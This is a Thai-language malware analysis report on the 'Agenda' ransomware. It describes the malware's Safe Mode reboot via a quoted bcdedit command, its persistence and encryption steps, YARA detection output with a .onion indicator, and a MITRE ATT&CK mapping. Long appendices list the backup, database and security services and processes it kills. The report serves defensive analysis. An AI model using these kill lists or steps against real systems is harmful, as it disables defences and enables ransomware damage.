
```
bcdedit /deletevalue {default} safeboot
```

และจะทำการ reboot เครื่องคอมพิวเตอร์ โดยมีวัตถุประสงค์เพื่อทำให้เครื่องคอมพิวเตอร์ออกจากการทำงานในรูปแบบ Safe Mode ตามภาพที่ 12



ภาพที่ 12 มัลแวร์เรียกใช้งาน "bcdedit" เพื่อแก้ไขค่าใน BCD ก่อนจะทำการ Reboot เครื่อง

ในกรณีที่ไม่มีการกำหนดค่า flag "safe" หรือ "ips" และ "path" มัลแวร์จะเรียกใช้งานฟังก์ชัน win-enc/CoreServices.(*NetworkUsersManagerService).CopyMeToPublic เพื่อดำเนินการสร้างไฟล์ชื่อ "enc.exe" ในไดเรคทอรี่ %Public% จากนั้นจะเรียกใช้งานฟังก์ชัน win-enc/CoreServices.(*NetworkUsersManagerService).AddToAutostart เพื่อสร้าง Persistance Mechanism แล้วจึงทำการเรียกใช้งานฟังก์ชัน main.StartProduction เพื่อเริ่มกระบวนการเข้ารหัสไฟล์ต่อไป รายละเอียดตามภาพที่ 13



ภาพที่ 13 กระบวนการทำงานของมัลแวร์ในกรณีที่ไม่มีการกำหนดค่า Flag "ips" และ "path"

รูปภาพประกอบ (1)

```
remnux@remnux:~/yara$ yara -s RANSOM_agenda.yar enc64.exe
RANSOM_agenda.yar(21): warning in rule "Agenda_golang": $ss2 contains .* or .+, consider using .{,N} or .{1,N}
Agenda_golang enc64.exe
0x602:$ss1: Go build ID: "yl2HXCQ1jQ9P4VSfrRxD/il78otjwTDclus1-41H-/B37QINNwv20zb_wyClUw/jbWeV1zCpXpNoPkJRXTB"
0x76d04e:$ss2: Domain: 24kckepr3tdbcomkimbov5nqv2alos6vmrmlxdr76lfmkgegukubctyd.onion\n
0x76d037:$ss3: Extension: NBSHhgXuCt
```

ภาพที่ 14 ตัวอย่างผลลัพธ์การทำงานของ YARA Rule (ร่วมกับพารามิเตอร์ "-s") ในกรณีตรวจพบไฟล์ต้องสงสัย

รายการ Techniques-Tactics ที่มัลแวร์ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[3]

Tactic	Technique ID	Techinique Name	Mapped to the attack
Initial Access	T1078.002	Valid Accounts: Domain Accounts	มัลแวร์สามารถตรวจสอบรายชื่อบัญชีผู้ใช้งานภายใน Domain และสร้างบัญชีผู้ใช้งานด้วยสิทธิ์ในระดับ Administrator ได้
	T1078.003	Valid Accounts: Local Accounts	มัลแวร์สามารถตรวจสอบรายชื่อบัญชีผู้ใช้งาน Local Account และสร้างบัญชีผู้ใช้งานด้วยสิทธิ์ในระดับ Administrator ได้
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	มัลแวร์เรียกใช้งาน powershell.exe เพื่อทำการ restart LanmanWorkstation service
	T1059.003	Command and Scripting Interpreter: Windows Command Shell	มัลแวร์เรียกใช้งาน cmd.exe เพื่อใช้ในการลบไฟล์ Shadow Copy
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	มัลแวร์สร้าง persistence mechanism โดยการสร้าง Registry Key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*aster
	T1055.001	Process Injection:	มัลแวร์สามารถ inject

[3] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

Tactic	Technique ID	Techinique Name	Mapped to the attack
Defense Evasion		Dynamic-link Library Injection	malicoius DLL ไปยัง svchost.exe ได้
	T1112	Modify Registry	มัลแวร์ทำการแก้ไขค่าภายใน Registry Key: HKLM\Software\Microsoft\Windows NT\Winlogon\StartupParameters และ HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\
	T1134.001	Access Token Manipulation: Token Impersonation/Theft	มัลแวร์สามารถ Impersonate Windows Account ได้
	T1562.001	Impair Defenses: Disable or Modify Tools	มัลแวร์สามารถปิดการทำงานของ Windows Service และ Window Processes ที่เกี่ยวข้องกับการรักษาความปลอดภัยบนเครื่องคอมพ์ฯ ได้ เช่น Windows Security Center Service
	T1562.002	Impair Defenses: Disable Windows Event Logging	มัลแวร์สามารถปิดการทำงานของ Windows Event Log Service
	T1562.009	Impair Defenses: Safe Mode Boot	มัลแวร์สามารถบังคับให้เครื่องคอมพิวเตอร์รีบูทเข้า Safe Mode ได้

Tactic	Technique ID	Techinique Name	Mapped to the attack
Discovery	T1012	Query Registry	มัลแวร์สามารถอ่านค่าข้อมูลจาก Registry ได้ เช่น Registry Key ภายใต้ HKLM\SYSTEM\CurrentControlSet\Services
	T1057	Process Discovery	มัลแวร์สามารถตรวจสอบรายการของโปรเซสทั้งหมดที่กำลังทำงานบนเครื่องคอมพิวเตอร์ได้
	T1082	System Information Discovery	มัลแวร์จะทำการตรวจสอบข้อมูลระบบปฏิบัติการรวมถึงสถานปัตยกรรมบนเครื่องคอมพิวเตอร์
	T1087.001	Account Discovery: Local Account	มัลแวร์สามารถตรวจสอบ Windows User Account บนเครื่องคอมพิวเตอร์ได้
	T1135	Network Share Discovery	มัลแวร์มีความสามารถในการสแกนหา Mapped Network Drive ที่เชื่อมต่อกับเครื่องเป้าหมายได้
Impact	T1486	Data Encrypted for Impact	มัลแวร์จะทำการเข้ารหัสไฟล์บนเครื่องคอมพิวเตอร์เป้าหมาย รวมถึงไฟล์บน Mapped Network Drive ทำให้ไม่สามารถเปิดใช้งานไฟล์ได้
	T1489	Service Stop	มัลแวร์ทำการหยุดการทำงาน (Stop) Windows Serivces

Tactic	Technique ID	Techinique Name	Mapped to the attack
			จำนวนมาก โดยเฉพาะ Services ที่เกี่ยวข้องกับการรักษาความปลอดภัยบนเครื่องคอมพิวเตอร์
	T1490	Inhibit System Recovery	มัลแวร์เรียกใช้ cmd.exe เพื่อเรียกใช้งาน vssadmin.exe ในการลบไฟล์ Shadow Copy
	T1529	System Shutdown/Reboot	มัลแวร์สามารถบังคับให้เครื่องคอมพิวเตอร์รีบูทได้

ผนวก ก รายชื่อ Windows Service

mepocsmemtasveeam	backupexecjobengined	csdbsyncdcslog
memtasveeam	backupexecmanagementservice	cslog
veeam	backupexecmanagementserviced	cslogdcsmon
svc$backupvss	backupexecrpcservice	csmon
backupvss	backupexecrpcserviced	csmond
(.*?)sql(.*?)	backupexecvssprovider	csradiuscsradiusd
vss	backupexecvssproviderd	csradiusd
msexchange	bcrservice	cstacacsdb2db2-0cstacacsd
acronisagent	bcrserviced	cstacacsd
acronisagentd	bedbg	db2db2-0cstacacsd
acronis vss provider	bedbgd	db2-0cstacacsd
acrsch2svc	bits	db2-0d
acrsch2svcd	bitsd	db2d
arsm(.*?)sql(.*?)	bluestripecollector	db2das00db2inst2db2das00d
arsmdalerter	bluestripecollectord	db2das00d
adobearmservice	brokerinfrastructure	db2governor_db2copy1
adobearmservicedalerterdaswbcc	brokerinfrastructured	db2governor_db2copy1d
alerter	ccevtmgrccevtmgrd	db2inst2db2das00d
alerterdaswbcc	ccevtmgrd	db2inst2d
aswbcc	ccsetmgrcissesrvccsetmgrd	db2licd_db2copy1ehttpsrvekrn
aswbccd	ccsetmgrd	db2licd_db2copy1d
avbackupavbackupdbedbg	cissesrvccsetmgrd	db2mgmtsvc_db2copy1
avbackupdbedbg	cissesrvd	db2mgmtsvc_db2copy1d
backupexecagentaccelerator	cpqrcmc3csadmin	db2remotecmd_db2copy1
backupexecagentacceleratord	cpqrcmc3d	db2remotecmd_db2copy1d
backupexecagentbrowser	csadmin	ehttpsrvekrn
backupexecagentbrowserd	csadmindcsauth	ehttpsrvd
backupexecdevicemediaservice	csauth	ekrn
backupexecdevicemediaserviced	csauthd	ekrndersvcersvcderasersvc11710
backupexecjobengine	csdbsynccsdbsyncdcslog	erasersvc11710

ผนวก ก รายชื่อ Windows Service (ต่อ)

erasersvc11710d	logprocessorserviced
ersvcersvcderasersvc11710	lrsdrvxlrsdrvxdmacmnsvcmacmnsvcdmasvc
ersvcderasersvc11710	lrsdrvxdmacmnsvcmacmnsvcdmasvc
esgshkernel	macmnsvcmacmnsvcdmasvc
esgshkerneld	macmnsvcdmasvc
eshasrv	masvc
eshasrvdeventloggupdate	masvcd
eventloggupdate	mbamservice
eventlogd	mbamserviced
fa_scheduler	mbendpointagent
fa_schedulerd	mbendpointagentdmcshielddmfefiremfefiredmfemms
googlechromeelevationservice	mcshieldmbamservice
googlechromeelevationserviced	mcshielddmfefiremfefiredmfemms
gupdate	mfefiremfefiredmfemms
gupdatedgupdatemgupdatemd	mfefiredmfemms
gupdatemgupdatemd	mfemms
gupdatemd	mfemmsd
healthservice	mfevtp
healthserviced	mfevtpdmfewc
ibmdataservermgribmdsserver41	mfewc
ibmdataservermgrd	mfewcdmms
ibmdsserver41	mms
ibmdsserver41d	mmsdmozyprobackup
idrivertklnagentidrivertd	mozyprobackup
idrivertd	mozyprobackupd
imapiservice	msexchangeesmsmqmsexchangeesd
imapiserviced	msexchangeesd
klnagentidrivertd	msexchangeis
klnagentdlrsdrvxlrsdrvxdmacmnsvcmacmnsvcdmasvc	msexchangeisd
logprocessorservice	msexchangemgmt

ผนวก ก รายชื่อ Windows Service (ต่อ)

msexchangemgmtd	mssql\\$net2d
msexchangemta	mssql\\$practicemgt
msexchangemtad	mssql\\$practicemgtd
msexchangesa	mssql\\$practticebgc
msexchangesad	mssql\\$practticebgcd
msexchangesrs	mssql\\$prod
msexchangesrsd	mssql\\$prodd
msftesql\\$prod	mssql\\$profxengagement
msftesql\\$prodd	mssql\\$profxengagementd
msmqmsexchangeesd	mssql\\$sbsmonitoring
msmqdmsolap\\$tpsmsolap\\$sql_2008msolap\\$tpsama	mssql\\$sbsmonitoringd
msolap\\$sql_2008msolap\\$tpsama	mssql\\$sharepoint
msolap\\$sql_2008d	mssql\\$sharepointd
msolap\\$system_bgc	mssql\\$sql_2008
msolap\\$system_bgcd	mssql\\$sql_2008dmssql\\$tps
msolap\\$tpsmsolap\\$sql_2008msolap\\$tpsama	mssql\\$sqlexpress
msolap\\$tpsama	mssql\\$sqlexpressd
msolap\\$tpsamad	mssql\\$system_bgc
msolap\\$tpsd	mssql\\$system_bgcd
mssql\\$bkupexec	mssql\\$tps
mssql\\$bkupexecdmssql\\$ecwdb2	mssql\\$tpsama
mssql\\$citrix_metaframe	mssql\\$tpsamad
mssql\\$citrix_metaframedmssql\\$ecwdb2	mssql\\$tpsd
mssql\\$ecwdb2	mssql\\$veeamsql2008r2
mssql\\$ecwdb2d	mssql\\$veeamsql2008r2d
mssql\\$eposervermssql\\$itris	mssql\\$veeamsql2012
mssql\\$eposerverd	mssql\\$veeamsql2012d
mssql\\$itris	mssqlfdlauncher
mssql\\$itrisd	mssqlfdlauncher\\$itris
mssql\\$net2	mssqlfdlauncher\\$itrisd

ผนวก ก รายชื่อ Windows Service (ต่อ)

mssqlfdlauncher\\$profxengagementmssqlfdlauncher\\$sbsmonitoring	net2clientsvcd
mssqlfdlauncher\\$profxengagementd	nimbuswatcherservice
mssqlfdlauncher\\$sbsmonitoring	nimbuswatcherserviced
mssqlfdlauncher\\$sbsmonitoringd	ntlmssp
mssqlfdlauncher\\$sharepoint	ntlmsspdntmssvc
mssqlfdlauncher\\$sharepointd	ntmssvc
mssqlfdlauncher\\$sql_2008	ntmssvcdntrtscanntrtscand
mssqlfdlauncher\\$sql_2008d	ntrtscanntrtscand
mssqlfdlauncher\\$system_bgc	ntrtscand
mssqlfdlauncher\\$system_bgcd	odservodservdose
mssqlfdlauncher\\$tps	odservdose
mssqlfdlauncher\\$tpsama	oracleclientcache80
mssqlfdlauncher\\$tpsamadmssqlfdlauncher\\$tpsd	oracleclientcache80d
mssqlfdlauncher\\$tpsd	ose
mssqlfdlauncherdmssqlserver	osedpdvfsservice
mssqllaunchpad\\$itris	pdvfsservice
mssqllaunchpad\\$itrisd	pdvfsserviced
mssqlserver	pop3svc
mssqlserveradhelper	pop3svcdproliantmonitor
mssqlserveradhelper100	proliantmonitor
mssqlserveradhelper100d	proliantmonitordreportserver
mssqlserveradhelperd	reportserver
mssqlserverd	reportserver\\$sql_2008
mssqlserverolapservice	reportserver\\$sql_2008d
mssqlserverolapserviced	reportserver\\$system_bgcreportserver\\$tps
msvsmon90mysql57msvsmon90d	reportserver\\$system_bgcd
msvsmon90d	reportserver\\$tps
mysql57msvsmon90d	reportserver\\$tpsama
mysql57dntlmssp	reportserver\\$tpsamad
net2clientsvc	reportserver\\$tpsd

ผนวก ก รายชื่อ Windows Service (ต่อ)

reportserverd	smtpsvc	sqlagent\\$sbsmonitoring
rscdsvc	smtpsvcdsnacsnacdsstpsvcsntpservice	sqlagent\\$sbsmonitoringdsqlagent\\$sharepoint
rscdsvcdrumorserver	snacsnacdsstpsvcsntpservice	sqlagent\\$sharepoint
rumorserver	snacdsstpsvcsntpservice	sqlagent\\$sharepointd
sacsvrsacsvrd	snowinventoryclient	sqlagent\\$sql_2008
sacsvrd	snowinventoryclientd	sqlagent\\$sql_2008d
samss	sntpservice	sqlagent\\$sqlexpress
samssd	sntpserviced	sqlagent\\$sqlexpressd
savservicesdrsvcsavserviced	sqlagent\\$bkupexec	sqlagent\\$system_bgc
savserviced	sqlagent\\$bkupexecd	sqlagent\\$system_bgcd
sdd_service	sqlagent\\$citrix_metaframe	sqlagent\\$tps
sdd_serviced	sqlagent\\$citrix_metaframed	sqlagent\\$tpsamasqlagent\\$tpsd
sdrsvcsavserviced	sqlagent\\$cxdb	sqlagent\\$tpsamad
sdrsvcdshmonitorsentinelagent	sqlagent\\$cxdbd	sqlagent\\$tpsd
sentinelagent	sqlagent\\$ecwdb2sqlagent\\$itris	sqlagent\\$veeamsql2008r2sqlagent\\$veeamsql2012
sentinelagentd	sqlagent\\$ecwdb2d	sqlagent\\$veeamsql2008r2d
sentinelhelperservice	sqlagent\\$eposerver	sqlagent\\$veeamsql2012
sentinelhelperserviced	sqlagent\\$eposerverd	sqlagent\\$veeamsql2012d
sentinelstaticengine	sqlagent\\$itris	sql backups
sentinelstaticengined	sqlagent\\$itrisdsqlagent\\$net2	sqlbrowser
sepmasterserviceshmonitord	sqlagent\\$net2	sqlbrowserd
sepmasterserviced	sqlagent\\$net2d	sqlsafe backup service
sepmasterservicemig	sqlagent\\$practticebgc	sqlsafe filter service
sepmasterservicemigd	sqlagent\\$practticebgcd	sqlsafeolrservice
shmonitorsentinelagent	sqlagent\\$practticemgt	sqlsafeolrserviced
shmonitord	sqlagent\\$practticemgtd	sqlseveragent
smcinst	sqlagent\\$prod	sqlseveragentd
smcinstdsmcservice	sqlagent\\$prodd	sqltelemetry
smcservice	sqlagent\\$profxengagement	sqltelemetry\\$ecwdb2
smcserviced	sqlagent\\$profxengagementd	sqltelemetry\\$ecwdb2d

ผนวก ก รายชื่อ Windows Service (ต่อ)

sqltelemetry\\$itris	tpautoconnsvc
sqltelemetry\\$itrisd	tpautoconnsvc
sqltelemetryd	tpautoconnsvcd
sqlwriter	tpautoconnsvcd
sqlwriterd	tpvcgateway
ssistelemetry130sstpsvcdsymantecsvcgenerichost	tpvcgatewayd
ssistelemetry130d	truekeytpautoconnsvc
sstpsvcsntpservice	truekeydtsm
sstpsvcdsymantecsvcgenerichost	truekeyschedulerui0detectvmtoolsui0detectd
svcgenerichost	truekeyschedulerd
svcgenerichostd	truekeyservicehelper
swi_filter	truekeyservicehelperd
swi_filterd	tsm
swi_service	tsmdtruekeyschedulerui0detectvmtoolsui0detectd
swi_serviced	ui0detectvmtoolsui0detectd
swi_update	ui0detectd
swi_update_64	veeam backup catalog data service
swi_update_64d	veeambackupsvc
swi_updated	veeambackupsvcd
symantecsvcgenerichost	veeambrokersvc
symantecdsysdownsysdowndtmccsf	veeambrokersvcd
symantec system recoverytruekeyschedulerd	veeamcatalogsvc
sysdownsysdowndtmccsf	veeamcatalogsvcdveeamcloudsvc
sysdowndtmccsf	veeamcloudsvc
telemetryserver	veeamcloudsvcd
telemetryserverdtmccsfd	veeamdeploymentservice
tmccsf	veeamdeploymentserviced
tmccsfd	veeamdeploysvc
tmlistentmlistendtruekeytpautoconnsvc	veeamdeploysvcd
tmlistendtruekeytpautoconnsvc	veeamenterprisemanagersvc

ผนวก ก รายชื่อ Windows Service (ต่อ)

veeamenterprisemanagersvcd	wbengined
veeamhvintegrationsvc	wdnissvcwinvnc4
veeamhvintegrationsvcd	wdnissvcd
veeammountsvc	windefend
veeammountsvcd	windefendd
veeamnfssvc	winvnc4
veeamnfssvcd	winvnc4dwrsvc
veeamrestsvc	wrsvc
veeamrestsvcd	wrsvcdNBSHhgXuCtzoolz 2 service
veeamtransportsvc	zoolz 2 service
veeamtransportsvcd	
vgauthservice	
vgauthserviced	
vmtoolsui0detectd	
vmtoolsdvmware	
vmware	
vmwarecafcommamqplistener	
vmwarecafcommamqplistenerd	
vmwarecafmanagementagenthost	
vmwarecafmanagementagenthostd	
vmware-converter-agent	
vmware-converter-agentd	
vmware-converter-server	
vmware-converter-serverdvmware-converter-worker	
vmware-converter-worker	
vmware-converter-workerdGetCurrentProcessId	
vmwaredw3svc	
w3svc	
w3svcd	
wbenginewbengined	

ผนวก ข รายการโปรเซส

encsvc	pcsws.exe	mgavrtcl.exe	qserver.exe
thebat	kansgui.exe	sysdoc32.exe	scan32.exe
mydesktopqos	v3svc.exe	webproxy.exe	gdfirewalltray.exe
xfssvccon	naprdmgr.exe	nlclient.exe	bdss.exe
firefox	kanmcmain.exe	vmacthlp.exe	ad-aware2007.exe
infopath	acaegmgr.exe	drweb32w.exe	fcssas.exe
winword	prproficymgr.exe	nimcluster.exe	ravupdate.exe
steam	rfwstub.exe	cfpsbmit.exe	spyemergencysrv.exe
synctime	symlcsvc.exe	mfevtps.exe	cavtray.exe
notepad	mfeann.exe	mskdetct.exe	pavmail.exe
ocomm	mbamservice.exe	mpfconsole.exe	nissrv.exe
onenote	zlclient.exe	krbcc32s.exe	djsnetcn.exe
mspub	capfasem.exe	pthosttr.exe	powerpnt.exe
thunder bird	fsqh.exe	fsguiexe.exe	aesecurityservice.exe
agntsvc	pwdfilthelp.exe	firewallgui.exe	persfw.exe
sql	mgntsvc.exe	alogserv.exe	tscutynt.exe
excel	fsaa.exe	engineserver.exe	prrds.exe
powerpnt	ashdisp.exe	uploadrecord.exe	mcvsftsn.exe
outlook	umxpol.exe	lucoms~1.exe	umxagent.exe
wordpad	fwcfg.exe	npfsvice.exe	visio.exe
dbeng50	prconfigmgr.exe	acctmgr.exe	realmon.exe
isqlplussvc	ccschedulersvc.exe	drwebcom.exe	mysqld.exe
sqbcoreservice	pshost.exe	mpfagent.exe	frameworkservice.exe
oracle	ixavsvc.exe	tmntsrv.exe	erlsrv.exe
ocautoupds	cctray.exe	rnreport.exe	mfefw.exe
dbsnmp	dltray.exe	klserver.exe	tfservice.exe
msaccess	pxeservice.exe	epmd.exe	v3sp.exe
tbirdconfig	kpfw32.exe	drwupgrade.exe	ssp.exe
ocssd	scanexplicit.exe	proficypublisherservice.exe	cylancesvc.exe
mvdesktopservice	nrmenctb.exe	toolbarupdater.exe	mydesktopqos.exe
googlecrashhandler64.exe	hdb.exe	rfwsrv.exe	mctskshd.exe
paxton.net2.clientservice.exe	fwinst.exe	massrv.exe	acais.exe
sms.exe	scftray.exe	tsansrf.exe	msseces.exe
sqlwriter.exe	mfewch.exe	pop3pack.exe	winvnc4.exe
amswmagt	sevinst.exe	klnacserver.exe	bcrservice.exe

ผนวก ข รายการโปรเซส (ต่อ)

cntaosmgr.exe	knupdatemain.exe	kvsrvxp_1.exe	proutil.exe
isqlplussvc.exe	preventmgr.exe	pagent.exe	aawservice.exe
ravmond.exe	pqibrowser.exe	cappactiveprotection.exe	clpsla.exe
wordpad.exe	securitycenter.exe	pavupg.exe	fspc.exe
swdsvc.exe	zillya.exe	mydesktopservice.exe	fshoster64.exe
vsstat.exe	mghtml.exe	updaterui.exe	msmpeng.exe
cpf.exe	bka.exe	pcclient.exe	nerosvc.exe
client.exe	rscd.exe	firefoxconfig.exe	a2start.exe
bcreporter.exe	tftray.exe	evtprocessecfile.exe	swnetsup.exe
ca.exe	ndrvs.exe	msksrver.exe	prsummarymgr.exe
spyemergency.exe	savfmsesrv.exe	procexp.exe	ocssd.exe
etwcontrolpanel.exe	spntsvc.exe	vptray.exe	avktray.exe
cistray.exe	clamtray.exe	webtrapnt.exe	ccsetmgr.exe
mspub.exe	srvmon.exe	nsctop.exe	mcagent.exe
klnagent.exe	oracle.exe	dwarkdaemon.exe	umxfwhlp.exe
eventparser.exe	server_runtime.exe	regmech.exe	mps.exe
avmailc.exe	itmrt_trace.exe	drwinst.exe	drwebmng.exe
stinger.exe	ashwebsv.exe	pqv2isvc.exe	dbsrv9.exe
update_task.exe	mcscript_inuse.exe	kvmonxp_2.kxp	svframe.exe
mcsvhost.exe	ashsimpl.exe	pxemtftp.exe	vpatch.exe
vrv.exe	ashupd.exe	websensecontrolservice.exe	caav.exe
ghosttray.exe	proficyclient.exe4	mcuimgr.exe	issvc.exe
etscheduler.exe	neotrace.exe	euqmonitor.exe	rnav.exe
ntrtscan.exe	lwdmserver.exe	tsatisy.exe	etloganalyzer.exe
traptrackermgr.exe	ocomm.exe	sqlbrowser.exe	inorpc.exe
fih32.exe	rav.exe	ndrvx.exe	msdtssrvr.exe
savfmsetask.exe	vrvmon.exe	elogsvc.exe	msksrvr.exe
psimsvc.exe	fshoster32.exe	aus.exe	scanmsg.exe
onenote.exe	premailengine.exe	smsesrv.exe	mysqld-opt.exe
mscifapp.exe	mantispm.exe	fnplicensingservice.exe	dwhwizrd.exe
dwnetfilter.exe	aswdisp.exe	privacyiconclient.exe	firetray.exe
kpf4gui.exe	appsvc32.exe	mcupdmgr.exe	fsma32.exe
igateway.exe	psctris.exe	nortonsecurity.exe	pep.exe
seestat.exe	patrolagent.exe	nvcsched.exe	tclproc.exe
bdlite.exe	bdmcon.exe	csacontrol.exe	spooler.exe

ผนวก ข รายการโปรเซส (ต่อ)

dwwin.exe	mfewc.exe	vprot.exe	wfxmod32.exe
networkagent.exe	ashserv.exe	v3exec.exe	icepack.exe
bluestripecollector.exe	pview.exe	cssauth.exe	ashskpck.exe
ilicensesvc.exe	fsguidll.exe	fsmb32.exe	myagttry.exe
fsav32.exe	wrspysetup.exe	iswmgr.exe	shstat.exe
blackice.exe	gzserv.exe	mcappins.exe	prcalculationmgr.exe
thebat64.exe	uiwatchdog.exe	pasystemtray.exe	firesvc.exe
casc.exe	pcscnsrv.exe	entitymain.exe	sahookmain.exe
era.exe	ccmmessaging.exe	pop3trap.exe	asupport.exe
vetmsg.exe	mskagent.exe	drwebscd.exe	clpsls.exe
pcscan.exe	mcsacore.exe	leventmgr.exe	zonealarm.exe
wfxsnt40.exe	inoweb.exe	masvc.exe	smsesjm.exe
fcsms.exe	pralarmmgr.exe	cavrep.exe	pccpfw.exe
scanfrm.exe	drwebupw.exe	emlproxy.exe	aexswdusr.exe
prdatabasemgr.exe	rtvscan.exe	keysvc.exe	ehttpsrv.exe
psuaservice.exe	nmagent.exe	pctssvc.exe	managementagentnt.exe
ncdaemon.exe	bdagent.exe	mpcmdrun.exe	dlservice.exe
isuac.exe	alunotify.exe	sidebar.exe	mcdash.exe
drweb32.exe	udaterui.exe	comhost.exe	acaif.exe
csfalconservice.exe	synctime.exe	fshdll32.exe	bdsubmit.exe
dwrcst.exe	apvxdwin.exe	vsserv.exe	mcregwiz.exe
pcctlcom.exe	ccap.exe	nsmdsch.exe	ewidoctrl.exe
kwatch.exe	kvsrvxp.exe	savservice.exe	kislive.exe
macompatsvc.exe	win32sysinfo.exe	wrsa.exe	mfehcs.exe
cclaw.exe	msascui.exe	diskmon.exe	sndsrvc.exe
mcpalmcfg.exe	ashlogv.exe	clamwin.exe	dsmcsvc.exe
tmas.exe	scanmailoutlook.exe	gcasinstallhelper.exe	aluschedulersvc.exe
alupdate.exe	zoolz.exe	retinaengine.exe	ofcpfwsvc.exe
aexnsrcvsvc.exe	mcepocfg.exe	pctsauxs.exe	giantantispywareupdater.exe
aclient.exe	coreframeworkhost.exe	csdbsync.exe	zlh.exe
psimreal.exe	mpsevh.exe	ucservice.exe	sgbhp.exe
caunst.exe	ntcaservice.exe	scfmanager.exe	ppmcativedetection.exe
ashcmd.exe	snsrv.exe	routernt.exe	savfmseui.exe
klswd.exe	capmuamagt.exe	rfwproxy.exe	ravservice.exe
alert.exe	hwapi.exe	adminserver.exe	swserver.exe

ผนวก ข รายการโปรเซส (ต่อ)

pmgreader.exe	kis.exe	gcascleaner.exe	bavtray.exe
crdm.exe	mcods.exe	msaccess.exe	tfgui.exe
upfile.exe	chrome.exe	avsynmgr.exe	drwagntd.exe
dbserv.exe	tbmon.exe	mfefire.exe	pntiomon.exe
esecservice.exe	v3clnsrv.exe	casecuritycenter.exe	gdscan.exe
a2service.exe	psctrls.exe	isntsmtp.exe	pavsrv52.exe
nymse.exe	ccenter.exe	nmain.exe	avltmain.exe
caavcmdscan.exe	fprottray.exe	paxton.net2.commsserverservice.exe	setloadorder.exe
drweb386.exe	symproxysvc.exe	aswserv.exe	msftesql.exe
cpdclnt.exe	agntsvc.exe	wrctrl.exe	smoutlookpack.exe
monsysnt.exe	wfxctl32.exe	kabackreport.exe	cslog.exe
ahnsd.exe	csinsm32.exe	isntsysmonitor	console.exe
macmnsvc.exe	livesrv.exe	fsavgui.exe	deteqt.agent.exe
webscanx.exe	ekrn.exe	useractivity.exe	ccproxy.exe
excel.exe	mcpromgr.exe	smex_systemwatc	mcvsshld.exe
mcmnhdlr.exe	infopath.exe	padfsvr.exe	kaccore.exe
csadmin.exe	mrf.exe	nvcoas.exe	fsorsp.exe
vpdn_lu.exe	avfwsvc.exe	ixaptsvc.exe	smseui.exe
fspex.exe	pcscm.exe	fscuif.exe	svdealer.exe
pctstray.exe	wscntfy.exe	dsmcad.exe	inicio.exe
mpfsrv.exe	pmon.exe	npssvc.exe	updtnv28.exe
avesvc.exe	xcommsvr.exe	sqbcoreservice.exe	oasclnt.exe
dpmra.exe	mfemms.exe	starta.exe	cfpupdat.exe
prstubber.exe	svcharge.exe	fameh32.exe	vmtoolsd.exe
avengine.exe	loggetor.exe	etagent.exe	saservice.exe
inotask.exe	ngctw32.exe	collwrap.exe	zavcore.exe
fsgk32st.exe	ntservices.exe	nisserv.exe	ashpopwz.exe
steam.exe	scfagent_64.exe	v3medic.exe	forcefield.exe
masalert.exe	seccenter.exe	uplive.exe	pavbckpt.exe
dwengine.exe	evtarmgr.exe	taskhostw.exe	drwebwcl.exe
ntevl.exe	scfservice.exe	redirsvc.exe	fmon.exe
avcenter.exe	mfecanary.exe	isafe.exe	outpost.exe
prrouter.exe	vmware-converter.exe	omslogmanager.exe	vgauthservice.exe
pskmssvc.exe	svcgenerichost	tmpfw.exe	gfireporterservice.exe
avshadow.exe	netalertclient.exe	avmcdlg.exe	trupd.exe

ผนวก ข รายการโปรเซส (ต่อ)

caissdt.exe	ocautoupds.exe	dbsnmp.exe	tnbutil.exe
nd2svc.exe	smex_activeupda	kansvr.exe	frzstate2k.exe
pviewer.exe	v2iconsole.exe	tiaspn~1.exe	pavjobs.exe
avkwctl.exe	ccflic0.exe	mpf.exe	ras.exe
npfmsg2.exe	sav32cli.exe	savfmsectrl.exe	clshield.exe
safeservice.exe	v3lite.exe	pagentwd.exe	ppclean.exe
stopa.exe	swnxt.exe	caantispyware.exe	netsession_win.exe
esmagent.exe	bhipssvc.exe	mcsysmon.exe	ssscheduler.exe
administrator.exe	etrssfeeds.exe	savfmselog.exe	crssvc.exe
loggingserver.exe	ccevtmgr.exe	avwebgrd.exe	printdevice.exe
vrvmail.exe	dbeng50.exe	rssensor.exe	kpfwsvc.exe
pavsrv51.exe	tnslsnr.exe	winword.exe	nsmdtr.exe
aswwebsv.exe	onlinent.exe	frameworkservic	symtray.exe
hasplmv.exe	urllstck.exe	siteadv.exe	mfetp.exe
avkservice.exe	setupguimngr.exe	cylanceui.exe	mcapexe.exe
